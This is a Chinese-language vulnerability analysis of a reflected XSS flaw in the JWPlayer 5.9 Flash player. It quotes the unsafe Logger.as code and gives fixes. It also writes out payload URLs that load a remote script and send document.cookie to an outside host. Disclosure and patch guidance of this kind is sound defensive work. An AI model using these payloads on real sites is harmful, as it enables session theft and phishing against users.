

JWPlayer 跨站脚本攻击分析


----启明星辰 研发中心安全研究团队

缺陷编号: WooYun-2012-07166
漏洞标题: JWPlayer Xss Oday [Flash 编程安全问题]
相关厂商: LongTail Video
漏洞作者: gainover
漏洞类型: xss 跨站脚本攻击
危害等级: 高
相关链接: <http://www.wooyun.org/bugs/wooyun-2010-07166>

漏洞详情:

JWPlayer 是一款国外的 web 播放器，目前使用该播放器的网站已达百万，国内大型网站如去哪儿网，百度，新浪，猫扑等网站均使用该播放器，并且经过验证均存在此漏洞。

漏洞证明截图:



漏洞分析:

产生该漏洞产生的原因是 flash 版本播放器代码存在问题，没有对 debug 变量做任何过滤与检查而直接运行。

检测源码版本为 5.9

缺陷文件 com/longtailvideo/jwplayer/utls/Logger.as

缺陷代码段:

```
private static function send(text:String):void {  
    var debug:String = _config ? _config.debug : TRACE;    //初始化变量 debug  
    switch (debug) {    //比较 debug  
        case ARTHROPOD:
```

```

        try {
            CONNECTION.send(CONNECTION_NAME, 'debug', 'CDC309AF', text,
                0xCCCCCC);
        } catch(e:Error) {
            trace(text);
        }
        break;
    case CONSOLE:
        if (ExternalInterface.available) {
            ExternalInterface.call('console.log', text);
        }
        break;
    case TRACE:
        trace(text);
        break;
    case NONE:
        break;
    default: //运行到此处执行
        if (ExternalInterface.available) {
            ExternalInterface.call(_config.debug, text); //直接使用_config.debug 变量
        }
        break;
    }
}

```

ExternalInterface.call() 方法执行容器应用程序中的代码,由于容器为 HTML 页,此方法将调用具有指定名称的 JavaScript 函数,而 config.debug 变量没有进行任何过滤,直接被用于第一个参数,从而当我们构造"player.swf?debug=(function(){alert('xxx')}})()"这样的 url 后,内置的 javascript 函数 alert 将会执行。

由此可见,我们可以通过各类 javascript 函数来伪造 url,实现跨站,钓鱼等攻击。

例如:

- 1.使用 location.href 等实现请求其他 js 脚本并执行 (高级 xss, 下载木马, 溢出攻击)
player.swf?debug=(function()%7Blocation.href%3D'javascript%3A%22%3Cscript%2Fsrc%3D%5C"%2F%2Fappmaker.sinaapp.com%5C"%2Ftest5.js%5C"%3E%3C%2Fscript%3E%22%7D)
- 2.直接跳转并发送 cookie 到恶意站点 (盗取 cookie, 钓鱼)
player.swf?debug=(function()%7Blocation%2Ehref%3D%22http%3A%2F%2Fappmaker%2Esinaapp%2Ecom%2Ftest3%2Ephp%3Fc%3D%22%2BencodeURIComponent%28document%2Ecookie%29%2B%22%26t%3D%22%2BMath%2Erandom%28%29%3B%7D)

防御方法:

由于目前厂商没有发布相应补丁, 所以

- 1.如果部署 WAF 类产品, 可以针对 url 当中 debug, script 等关键字进行过滤
- 2.修改源代码后重新编译

修改方案：

可直接将代码中 default 逻辑删除，直接 break

```
if (ExternalInterface.available) {
```

```
    ExternalInterface.call(_config.debug, text); //直接使用_config.debug 变量
```

```
}
```

或针对_config.debug 传进内容进行长度和内容检查过滤